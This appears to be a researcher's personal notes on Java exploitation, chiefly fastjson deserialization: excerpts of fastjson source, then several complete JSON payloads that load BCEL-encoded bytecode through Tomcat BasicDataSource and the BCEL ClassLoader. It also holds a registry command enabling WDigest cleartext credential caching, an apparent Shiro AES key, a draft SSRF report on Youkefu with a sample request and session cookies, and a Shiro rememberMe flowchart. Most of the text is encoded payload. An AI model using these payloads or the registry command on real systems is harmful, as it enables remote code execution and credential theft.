f2$tR$b5k$83$84$e7p$5e$c2$9f$f1$94$84bfeOafS$b6$pse1o$f8$3b$8f$7fH$f8$tsi$9eb$MGHe4$b4$b5$3bm$e8$d1$bd$99Tt$aay$a8$f9$a7$ac$9a$ea$4O$8a$6O$j$b5$812zMNa9g$d4$3fdfcc$U$db$8Oa$f6P$w8$yJfd$f7f$b7$f1N$S$r$ba$3a$da$a9$a7$zYWHjv$a8$c8$4OmU$f5$c6$b7$b5Saa8a$c8WP57$aaJJ6$d5$84$83$7eOeb$8b$d8eebbB$b6$dO$d2d$bc$8e$Gf1$d4$c9$a6$5ecdcb$b1Py5$7d$af1D$3eafw63afqVNL$m$ef$f3$p$a62T$y$3d$Mac93WcbLBcd$X$s$7c$95yOab$p$a9xrVb1cc88jw8e$d1$aab$f2l$da$T$e87uMx$9a$dd$a1$9e$dONFv$db$3d$bc$b4H$cOE$a3$xU2$a6$a9ead6qfa6W7$3f4$a8$7fI$abs$d8d$gZ9aWc1o7c$f6$VC$Y1$3bI9baeed2EF$c5$dOzYcaf$a2y$85$8e$b6$re3$a6eec9$a8$E$b4$96ba9dUSZ3baOdao$c7N$96$88$ce$a2$nfOZba$7dx$c4daof3ed9c$3eO$f6$d3$9cYva6Luvr95$b1$z$bdJE$$$fbYbZ5d$c6$a8j$b6$c9luU87$8a$f4TKb9$97Z$c3$b4$98$83$85Z$f2S$a1eda7btOtSdaa9$8fdhnQ$ea86d9k$3d$_acZ$d1$82LSafJVbd$6O$96$a5LZ$dd$a8$a6$b4az_$d1LZ$f6$f2$81$VO_$d6$3bbabacfrbO$9d$7f$a1zBu$7dadOfaf2$99$d2Yb9sTa8$6O$ea$86t$cc$$Ft9d96e1$98$c6bfae2Rc1$7e$3ceOd8x9f$d6mt$ba$86$9ei3dbdf5$e3$eO$8e$d1$86$c3cdb4faio89dOT84$8b$b1r$a3$f4$91$e8$r$ea$8b$B$d7$Edc3d$e1$i$3c$dd$e1$8O$d7w$Sbeb8$3b$cO$c7$e2$9e$87mc4$e2$5e$b6$e6eOof4$9e$84$Yw7$Qddd9$9d$4OIdc3dO89Ildbp$8a$ed89b3tG$7d$O$b3$Cek5bQ98u$e5$f5k5b$a2$d1becd$e2P$b3tQbOmGw3d93e6$c8D$d8$937Al$ddWS$d2$feffx9F99AMfaNaebO$9f$e3$98M$U96af$b5$u$a3$b5$83$f2$b6$89$b2$b4$99h$9dtbf9d8o$82$85$z8$8O$$$dcGrx98h$e3$94fee3T$8O$d3$94$d5$a7$89$f3$F$f4$d2$_O$Heee7a$f2x$d5$f3$d8$c8$e3$96$L$d8$cOcH8f$5b$RcfWad$8e$caAlTN9fOA$dcv9Vr$b6$d7$U96f8$m$aa$c3$N9TugQdaec$a1$Ccde9$c9$5ezaef11HtPjoYGcd$e9FO$O$c1F$s$98$7b$944$96$a2$92bee4abf3Ay87DebO$3a$dd$K$9ey95bXdddfFf7afFNn$t$acdc81EPP$8b$E$c2$Y$m$feAdbf1$Kx$$$8O$e7$b1$8b$9cede1q$9b_$wpYme1$3c$d8dcs$9dJ$A$d7$cdee96Jcccba7e$eO

```
$9a$J$y8$83$85$f4$d7$e5$5e3$bf$e1$d4$R$d7$f5$N$f3$97$f7$84$cf$ba$96$9O$fb$8b$9a$
3dAO$6Oq$O$d7$kvU$d1$ee$V$b4$hs$95$84$D$b5$q$d6$ec$Nz$l$c5$921$ee$a5$a07$bO$94$I
$81el$J$d9WY$I$cd$be$y$f7$y$5d$d5$db$s$g$9a$7d$ee$V$7c$V$l$f4$jG$p$87$p$dc$a9$aO
$af$8a$3f$8e$bO$L$cdBP$ID$f2$gY$fd$a3n$aa$3f$d5$3e$e8$a5$8dH$85o$f6$3b$X$d7$e5q$
d3$U$b3o$3dyX7$c5$D$cb$c7q$3d$83$c8$Z41$9f$cfb$uH$89$be$e1O$94$aO$9fI$be$d2$91tZ
$a3$3c$e8$f7$5c$ee$88$K$9cc$7d$cO$eO$e5$bO$ae$fON$g$89$7b$f2$96$fc$de$Z$96$e2d$c
3$W$f1$b4$5c$cd$b3$hgz6$96$f7$ec$de$ff$c1$b3$cO$ca$J$ac$ca$a19$dO$c2$w$8O$m$f5$7
c$TY$5b$cd$5c$5cC$zO$dedQ$9d$a7$aee$d4u$O$b5Y$M$faO$6O$7d$fc$E6$c4$83$e28Zsh$cba
$e38$da$D$j9l$caas$O$9d$T$b8$89$e2$m$d7Jl$d7$c6P5w$M$VA$ff$E$b6$e4$dO$e5O$Q$c5$9
7$85$ff$m$cfe$_$ae$9e$3c$b8$b8$ec$85$t$b2$fOla$8d$d9$D$99pYG$fO$earm$a5$a7$83$e9
$p$I$d1$w$dO$c9O$cdZ$82$f9$84$f1E$84$ecZ$ccB$3d5$edZ$94S$dbV$9Ot$r$c9W$93$86$d9$
84$ec$wh$84$f8$M$e6$e2$m$e6$e1$k$92$ba$9f$dO$7f$M$L$fO$M$W$e2$3c$Wq$d5X$ccu$e2Zn
$L$96p$fb$bO$94$bb$h$cb$b8$a3$Iq$e7Q$e7$aa$4O$bd$ab$92$9OU$8b$88k9$9a$5c$x$bO$dc
$b5$Ks$5d$eb$bO$c2$d5$86$h$5d$j$uqua$jy$b9$c6$b5$8d$feU$ed$b5$bb$ae$fc$o$aa9$k$L
$b9K4$t$7c$f6$8e$c7$ed$3c$ee$aO$v$A$da$ca$d4d$b3x$f4s$X$fO$a4$3d$Yv$bc$84C$dby$u
uR$c5$L$fO$bd$I$ef$r$g$3fn$5b$Q$f87$bc$ad$q$c3$e6y$82$d4$bb$aO$fe$H$d8$3e$ebc$Z$
Q$A$A}"}}
```

所以，我们用fastjson对driverClassName和driverClassLoader赋值即可

为什么会调用到getconnection

getter要求

```java
for (Method method : clazz.getMethods()) { // 遍历类 clazz 的所有方法
    String methodName = method.getName(); // 获取方法名
    if (methodName.length() < 4) { // 如果方法名长度小于 4，跳过（避免无效的方法）
        continue;
    }

    if (Modifier.isStatic(method.getModifiers())) { // 如果方法是静态方法，跳过
        continue;
    }

    // 判断方法名是否以 "get" 开头，并且第四个字符（即 "getXxxx" 的 'X'）是大写字母
    if (methodName.startsWith("get")
        && Character.isUpperCase(methodName.charAt(3))) {

        // 如果方法有参数，跳过（getter 方法不应有参数）
        if (method.getParameterTypes().length != 0) {
            continue;
        }

        // 判断返回值是否是 Collection、Map 或 Atomic 类型
        if (Collection.class.isAssignableFrom(method.getReturnType()) //
            || Map.class.isAssignableFrom(method.getReturnType()) //
            || AtomicBoolean.class == method.getReturnType() //
            || AtomicInteger.class == method.getReturnType() //
            || AtomicLong.class == method.getReturnType()) {

            String propertyName; // 存储字段名称

            // 获取方法上的 @JSONField 注解
```

```
            JSONField annotation = method.getAnnotation(JSONField.class);
            if (annotation != null && annotation.deserialize()) {
                // 如果注解存在，并且标注为不可反序列化，则跳过
                continue;
            }

            if (annotation != null && annotation.name().length() > 0) {
                // 如果 @JSONField 指定了 name，则使用该 name 作为属性名
                propertyName = annotation.name();
            } else {
                // 否则，将 "getXxxx" 转换为 "xxxx" 作为属性名
                propertyName = Character.toLowerCase(methodName.charAt(3))
                               + methodName.substring(4);
            }

            // 查找是否已有相同字段名的 FieldInfo
            FieldInfo fieldInfo = getField(fieldList, propertyName);
            if (fieldInfo != null) { // 如果已存在该字段信息，则跳过
                continue;
            }

            // 如果有属性命名策略，则转换属性名
            if (propertyNamingStrategy != null) {
                propertyName = propertyNamingStrategy.translate(propertyName);
            }

            // 将解析出的字段信息添加到 fieldList
            add(fieldList, new FieldInfo(
                propertyName, method, null, clazz, type,
                0, 0, 0, annotation, null, null
            ));
        }
    }
}
```

tojson

```
ObjectSerializer serializer = config.getObjectWriter(clazz);
        if (serializer instanceof JavaBeanSerializer) {
            JavaBeanSerializer javaBeanSerializer = (JavaBeanSerializer)
serializer;

            JSONObject json = new JSONObject();
            try {
                Map<String, Object> values =
javaBeanSerializer.getFieldValuesMap(javaObject);
                for (Map.Entry<String, Object> entry : values.entrySet()) {
                    json.put(entry.getKey(), toJSON(entry.getValue()));
                }
            } catch (Exception e) {
                throw new JSONException("toJSON error", e);
            }
            return json;
        }
```

```
public Map<String, Object> getFieldValuesMap(Object object) throws Exception {
        Map<String, Object> map = new LinkedHashMap<String, Object>
(sortedGetters.length);

        for (FieldSerializer getter : sortedGetters) {
            map.put(getter.fieldInfo.name, getter.getPropertyValue(object));
        }

        return map;
    }
```

```
{"x":{"@type":"org.apache.tomcat.dbcp.dbcp2.BasicDataSource","driverClassLoader":
{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driverClassName":
"$$BCEL$$$l$8b$I$A$A$A$A$A$A$AeP$c9N$c3O$Q$7dN$d2$a6$84t$df$v$3b$97$94$D$bdp$x$e
2$82$eO$U$W$RT$848$a5$c6$w$$mR$d2$U$f5$8f8s$B$84$E$l$cOG$B$93$K$d1$C$b6$3c$e3y$7
e$f3f$c6$ef$l$_o$A$b6$b1a$m$81$a2$81$S$ca$3a$w$JT$a3$eb$82$8e$9a$8eE$jK$M$f1$j$e
9$c9p$97A$b5$ea$z$Gm$cf$bf$S$Mi$5bz$e2h$d4o$8b$eO$ccm$f7$I$c9$d9$3ew$7b$z7$9OQ$f
c$Nj$e1$b5$i2$a4l$ee$f7$hm$c1$7b$8d$81$cf$9b$MI$tt$f9$cd$a1$3b$98$fO$s$a5j$M$86$
e3$8f$C$$$Od$94$9a$m$e6V$d7$bdsM$cc$c1$dO$b1lb$F$ab$M$99$Ik$f4$5c$af$d3p$c2$4Oz$
j$aaB$85$b9$895$ac3$e4$a7$cf$fbc$$$G$a1$f4$3d$Gs$b6$fe$_$8d$e3vW$fO$9O$n$3b$85NG
$5e$u$fb$d4$82$d1$R$e1OP$b4$ea$f6$3f$O$8d$a2$89$b1$mI$cb$ba$b4$ffv$d6$9c$cd8$J$7
c$$$86$c3$s$b5$a9$d3$97G$8b$d1$a6$d9$c8$ceSt$8b$Y$U$f2$d5$cd$t$bOg$u$da$x$d4$L5$
a79$8f$88$9d$dfC$b3$l$88$a8$a1$8O2$e2Pa$S$b5D$v$mL$p$a4$4ORe$S$ae$9O$6O$92P$93$d
8$q$86$U$d2$e43$93$a3$7c$S$85$e9$c8F$s$X5$9O$t$5cA$e1$Lhu$acN$P$C$A$A"},"y":
{"$ref":"$x.connection"}}
```

```
{
    {"aaa":
        {"@type":"org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
        "driverClassLoader"
{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"},

"driverClassName":"$$BCEL$$$l$8b$I$A$A$A$A$A$AuQ$cbn$daP$Q$3d$X$M6$8e$J$8f$U$f
2h$9e$7d$C$L$yu$L$ea$a6J7u$93$wD$e9$fa$fa$e6$8a$5eO62$97$88$3f$ea$9a$N$ad$ba$e8$
H$f4$a3$aa$ccu$9eRZK$9e$f1$9c$99s$e6$8c$fc$e7$ef$af$df$A$de$e1$8d$L$H$9b$$$b6$bO
$ed$6O$c7$e4$e76v$5d$U$bOgc$df$c6$BC$b1$afb$a5$df3$e4$5b$ed$L$G$ebCr$v$Z$w$81$8a
$e5$c9$7c$S$ca$f4$9c$87$R$n$f5$m$R$3c$ba$eO$a92$f5$zh$e9oj$c6$bO$j$88d$e2_$f2t$y
$d3OY$f8$a1$9O$91$7f$7c$a5$a2$k$83$d3$X$d1$ed$GF$8cFO$e2W$dc$8fx$3c$f4$8f$XBN$b5
Jb$g$x$P4$X$e3$cf$7c$9a$v$93I$Gw$9O$ccS$n$3f$w$b3$a9d$e4$ba$86$eb$a1$E$d7$c6$a1$
87$p$bc$m$7dr$r$bar$n$3d$bc$c4$x$86$8d$7f$e8$7bx$N$97a$f3$3f$$$Z$aa$P$a4$d3p$q$8
5f$a8$3d$4Og$f3X$ab$J$99p$87R$df$X$8dV$3bx2C$97X$e4EO$bcm$3d$ea$Ot$aa$e2a$ef1$e1
K$9a$I9$9b$R$a12$a5$a6$ce$ee$3fO$b9$9Ot$97M$bf$cd$3c9Os$z$c55$aa$7c$ca$8cr$a1$f3
$Dl$99$b5$3d$8a$c5$M$cc$a3L$d1$bb$Z$cO$3a$w$94$jT$ef$c9$3c$T$D$ea$3f$91$ab$e7W$b
O$be$7e$87$f3$a9$b3Bq$99$e1$r$e2$WH$c5$u6$e9$cb$e8$962$d4$se$H5R$ba$dbP$86Eu$9d$
aa$Nzm$e4$C$h$cf$yj42S$cdk$dfl$i$C$8O$C$A$A"
        }
    }:"xxx"
}
```

```
{ "xx": {"@type" : "java.lang.Class", "val" :
"org.apache.tomcat.dbcp.dbcp2.BasicDataSource" }, "x" : { "name": { "@type" :
"java.lang.Class", "val" : "com.sun.org.apache.bcel.internal.util.ClassLoader" },
{ "@type":"com.alibaba.fastjson.JSONObject", "c": {
"@type":"org.apache.tomcat.dbcp.dbcp2.BasicDataSource", "driverClassLoader": {
"@type" : "com.sun.org.apache.bcel.internal.util.ClassLoader" },
"driverClassName":"$$BCEL$$$l$8b$I$A$A$A$A$A$AuQ$cbn$daP$Q$3d$X$M6$8e$J$8f$U$f
2h$9e$7d$C$L$yu$L$ea$a6J7u$93$wD$e9$fa$fa$e6$8a$5eO62$97$88$3f$ea$9a$N$ad$ba$e8$
H$f4$a3$aa$ccu$9eRZK$9e$f1$9c$99s$e6$8c$fc$e7$ef$af$df$A$de$e1$8d$L$H$9b$$$b6$bO
$ed$6O$c7$e4$e76v$5d$U$bOgc$df$c6$BC$b1$afb$a5$df3$e4$5b$ed$L$G$ebCr$v$Z$w$81$8a
$e5$c9$7c$S$ca$f4$9c$87$R$n$f5$m$R$3c$ba$eO$a92$f5$zh$e9oj$c6$bO$j$88d$e2_$f2t$y
$d3OY$f8$a1$9O$91$7f$7c$a5$a2$k$83$d3$X$d1$ed$GF$8cFO$e2W$dc$8fx$3c$f4$8f$XBN$b5
Jb$g$x$P4$X$e3$cf$7c$9a$v$93I$Gw$9O$ccS$n$3f$w$b3$a9d$e4$ba$86$eb$a1$E$d7$c6$a1$
87$p$bc$m$7dr$r$bar$n$3d$bc$c4$x$86$8d$7f$e8$7bx$N$97a$f3$3f$$$Z$aa$P$a4$d3p$q$8
5f$a8$3d$4Og$f3X$ab$J$99p$87R$df$X$8dV$3bx2C$97X$e4EO$bcm$3d$ea$Ot$aa$e2a$ef1$e1
K$9a$I9$9b$R$a12$a5$a6$ce$ee$3fO$b9$9Ot$97M$bf$cd$3c9Os$z$c55$aa$7c$ca$8cr$a1$f3
$Dl$99$b5$3d$8a$c5$M$cc$a3L$d1$bb$Z$cO$3a$w$94$jT$ef$c9$3c$T$D$ea$3f$91$ab$e7W$b
O$be$7e$87$f3$a9$b3Bq$99$e1$r$e2$WH$c5$u6$e9$cb$e8$962$d4$se$H5R$ba$dbP$86Eu$9d$
aa$Nzm$e4$C$h$cf$yj42S$cdk$dfl$i$C$8O$C$A$A"} } : "xxx" } }
```

```
{"xx":{"@type":"java.lang.Class","val"
:"org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"x":{"name":
{"@type":"java.lang.Class","val":"com.sun.org.apache.bcel.internal.util.ClassLoa
der"},{"@type":"com.alibaba.fastjson.JSONObject","c":
{"@type":"org.apache.tomcat.dbcp.dbcp2.BasicDataSource","driverClassLoader":
{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driverClassName":
"$$BCEL$$$l$8b$I$A$A$A$A$A$A$8dV$cb$5b$TW$U$ff$5dH27$c3$m$g$4O$Z$d1$wX5$aO$q$7
d$d8V$81Zi$c4b$F$b4F$a5$f8j$t$c3$85$MLf$e2$cc$E$b1$ef$f7$c3$be$ec$a6$df$d7u$X$ae
$ddD$bf$f6$d3$af$eb$$$ba$ea$b6$ab$ae$ba$ea$7fP$7bnf$C$89$dO$afeq$ee$bd$e7$fe$ce$
ebw$ce$9d$fO$cb$df$3f$3e$Ap$I$df$aaHbX$c5$IF$a5x$9e$e3$a8$8a$Xp$8ccL$c1$8b$w$U$e
4$U$iW1$8e$T$i$_qLp$9c$e4x$99$e3$94$bc$9b$e4$98$e2$98VpZ$o$cep$bc$c2qVE$k$e7Tt$e
2$3c$c7$F$b9$cep$bc$ca1$cbqQ$G$bb$c4qY$c1$V$VW$f1$9a$U$af$abOPP$b1$h$s$c7$9c$5c$
85$U$f3$i$L$iE$F$96$82E$86$c4$a8$e5X$c1Q$86$d6$f4$cO$F$86X$ce$9d$T$M$j$93$96$p$a
6$x$a5$82$fO$ce$Z$F$9b4$7c$d4$b4$pd$7b$3eO$cc$a5$v$a3$5c$bb$a2j$U$yQ$z$94$ac$C$9
b$fc2$a8y$b7$e2$99$e2$84$r$z$3b$f2e$cfr$W$c6$cd$a2$9bY4$96$N$N$H1$a4$aO$a4$c1$81
$ab$a1$8ck$M$a3$ae$b7$9O$f1k$b8y$cf$u$89$eb$ae$b7$94$b9$$$K$Z$d3u$C$b1$Sd$3cq$ad
$o$fc$ms6$5cs$a1z$c2$b5$e7$84$a7$cO$d3$eO$p$6O$e8Z$QA$84$Y$L$C$cf$wT$C$e1S$G2l$d
66$9c$85l$ce6$7c_C$F$cb$M$9b$d7$d4$a7$L$8b$c2$M$a8$O$N$d7$b1$c2p$ec$ff$e6$93$X$d
e$b2$bda$dO$b6Z$$$7e$d9u$7c$oA$5d$cb$8ca$a7$M$bc$92$f1C$db5$lup$92$cO3$9e$V$I$aa
$eb$86$ccto$b3A1$I$ca$99$J$S$cd$d1C$c3$Ja$Q$tM$d5$e5$DY$88$867$fO$s$f5$d9$y$cd1$
u$ae$9fq$a8O$Foix$h$efhx$X$ef$d1$e5$cc$c9i$N$ef$e3$D$86$96$acI$bOl$c1r$b2$7e$91$
8eC$a6$86$P$f1$R$e9$q$z$81$edOl$a9$85$a8$E$96$9d$cd$9b$86$e3$c8V$7c$ac$e1$T$7c$a
a$e13$7c$ae$eO$a6$86$_$fO$a5l$f8W$e4$e1$f2$98$86$af$f1$8d$86$5b2T$7c$de$aeH$c7q$
d3ve$d1$9dk$f9$8e$af$98$a2$iX$$$85$e85$ddRv$de$fO$83E$dfu$b2$cb$V$8a$b4$3aM$M$3d
k6$9e$98$b7$a9$85$d9$v$R$U$5d$w$bO$f3$d2$e4$a3$E$8c4$91r$ae$e8$RS4$cdf$c5$f3$84$
T$d4$cf$5d$e9$81$c9GQd$d9M$d4FSW$9b$a1I7$a4Yo$827$5cI$9b$N$_$a8M6mj$gjmz$7d$9e$e
b$3c$8e$84$ad$ad$d7vl$D$9bK$ebl$g$bd4$b3C$ee$S$96$b3$ec$$$R$edG$g$7d$85$cf$aO$c9
W$a4$gX$af$a2$feSN$c7$85i$h$9e$98$ab$e7$d6$ee$8b$6O$cc4$85$ef$5b$b5$efF$y$7dQ$7e
W$g$a7$f1$86$l$88R$f8$4O$cexnYx$c1$N$86$7d$ff$c1$c3j$L$db$C$f7$7c$99$8cr$86$9c$9
a$e6n$ad$82$b8$7c$a7$86$e5$Q$c1$bd$8d$8esE$c3$cb$cb$d7$e2$98bd$eO$o$Be$5b$c3Nt$a
e$ef$e4H$7d$c6k$aa$b3$V$t$bOJ$f5$c7$5c$3ft7$99Ej2$8c$89$VA$_$u$9d$de$6O$Q$h$z$88
$C$c9Vs$a8H$c9$bO$89B$9dt$ca$95$8O$y$85A$acm$ab$87$b3$dcl$c3$F$99$f7$a47$bc$9O$e
ck$V_$i$X$b6U$92$df$U$86$fd$ff$ceu$e3c$96E84$ef$e8$c3$B$fa$7d$91$7f$z$6O$f2$ebM2
C$a7$9d$b42Z$e3$83w$c1$ee$dO$86$nK2QS$s$cO$f1D$j$da$d2O$O$da$Ip$f5$kZ$aahM$c5$aa
$88$9f$gL$rZ$efC$a9$82O$k$6O$b4KV$a1NE$8O$b6$Q$aO$d5$B$83$a9$f6h$3b$7d$eO$6O$84$
j$8e$N$adn$e3$91$dd$s$b2Ku$84$dO$cd$c3$89H$bbEjS1$d2$ce$b6$a6$3a$f3$f2J$d1$VJ$a2
KO$84R$8f$d5$3dq$5d$d1$e3$EM$S$b4$9b$aO$ea$cf$e8$iN$s$ee$93TS$5b$efa$5b$V$3d$v$b
d$8a$ed$df$p$a5$ab$S$a3$ab$b1To$fe6$3a$e4qG$ed$b8$93d$5cO$e6u$5e$c5c$a9$5d$8d$91
u$k$3a$ff$J$bbg$ef$a1OW$ab$e8$afb$cf$5d$3c$9e$da$5b$c5$be$w$f6$cb$aO3$a1e$3a$aaD
$e7Qz$91$7e$6O$9d$fe6b$a7$eeH$e6$d9$y$bb$8cAj$95$ec$85$83$5e$92IhP$b1$8d$3a$dOG$
bb$n$b4$e3O6$n$87$OLc3f$b1$F$$R$b8I$ffR$dcB$X$beC7$7e$cOVP$a9x$8O$k$fc$K$j$bfa$3
b$7e$c7$O$fcAM$ff$T$bb$fO$Xv$b3$B$f4$b11$f4$b3Y$ec$a5$88$7b$d8$V$ec$c7$93$U$edY$
c4$k$S$b8M$c1S$K$9eVp$a8$$$c3M$b8$7fF$n$i$da$k$c2$93s$a3$eO99$3d$87k$pv$e4$l$3eQ
L$4OE$J$A$A"}}:"xxx"}}
```

```
Todo

弄清楚$ref和JSonObject调用getter以及版本限制
Selenium复现
bcel1.2.33-1.2.47
fastjson2链子
```

```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest"
/v UseLogonCredential /t REG_DWORD /d 1 /f
```

```
kPH+bIxk5D2deZiIxcaaaA==
```

```
https://blog.csdn.net/shuaicenglou3032/article/details/139731751
```

```
https://vuldb.com/?id.add
```

```
https://github.com/zhangyanbo2007/youkefu
```

```
During a security assessment of Youkefu, I discovered a Server-Side Request
Forgery (SSRF) vulnerability in an endpoint that processes user-supplied URLs.
The lack of URL validation allowed attackers to craft malicious requests and
exploit the server's network access.
```

```
GET /res/url?url=http://www.baidu.com HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: remember-
me=YWRtaW46MTc0MzA2NTA3NDE2MjphZmU1NjA2MWRlNWVhM2YzNGI0Y2Y0N2ZjM2YyMzNlNQ;
SESSION=868b2ec8-360f-442a-ad93-760a6c63ec63;
JSESSIONID=5932C732F29EE73C419F2DE2B6A84BA5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-For: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
Priority: u=0, i
```

```
flowchart TD
    A[AbstractRememberMeManager] -->|base64解码Cookie|
B("getRememberedSerializedIdentity()")
    A --> |AES解密后反序列化|C["convertBytesToPrincipals()"]
    B --> |调用子类方
法|D["CookieRememberMeManager.getRememberedSerializedIdentity()"]
    D -->|返回解码后的字节数组| C
    C --> E["decrypt()"]
    A --> |构造函数|F["AbstractRememberMeManager()"]
    F --> |提供cipherService、CipherKey|E
```